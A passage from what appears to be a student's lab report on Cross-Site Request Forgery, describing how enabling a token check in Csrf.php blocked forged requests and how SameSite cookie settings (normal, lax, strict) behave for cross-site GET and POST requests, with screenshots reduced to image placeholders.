






**Explanation:** For this task, I commented on the 'return' in Csrf.php and triggered the events again. This time, the system reported that the form was missing, indicating that the countermeasure was effective.

## Task 4.2: Experimenting with the SameSite Cookie Method







**Explanation:** In this task, I conducted an experiment to explore the SameSite cookie attribute, which helps mitigate Cross-Site Request Forgery (CSRF) attacks. The SameSite attribute allows websites to define how their cookies should behave when accompanying cross-site requests.

During the experiment, I performed both POST and GET requests while examining the behavior of cookies with different SameSite settings. The settings included the normal, lax, and strict modes.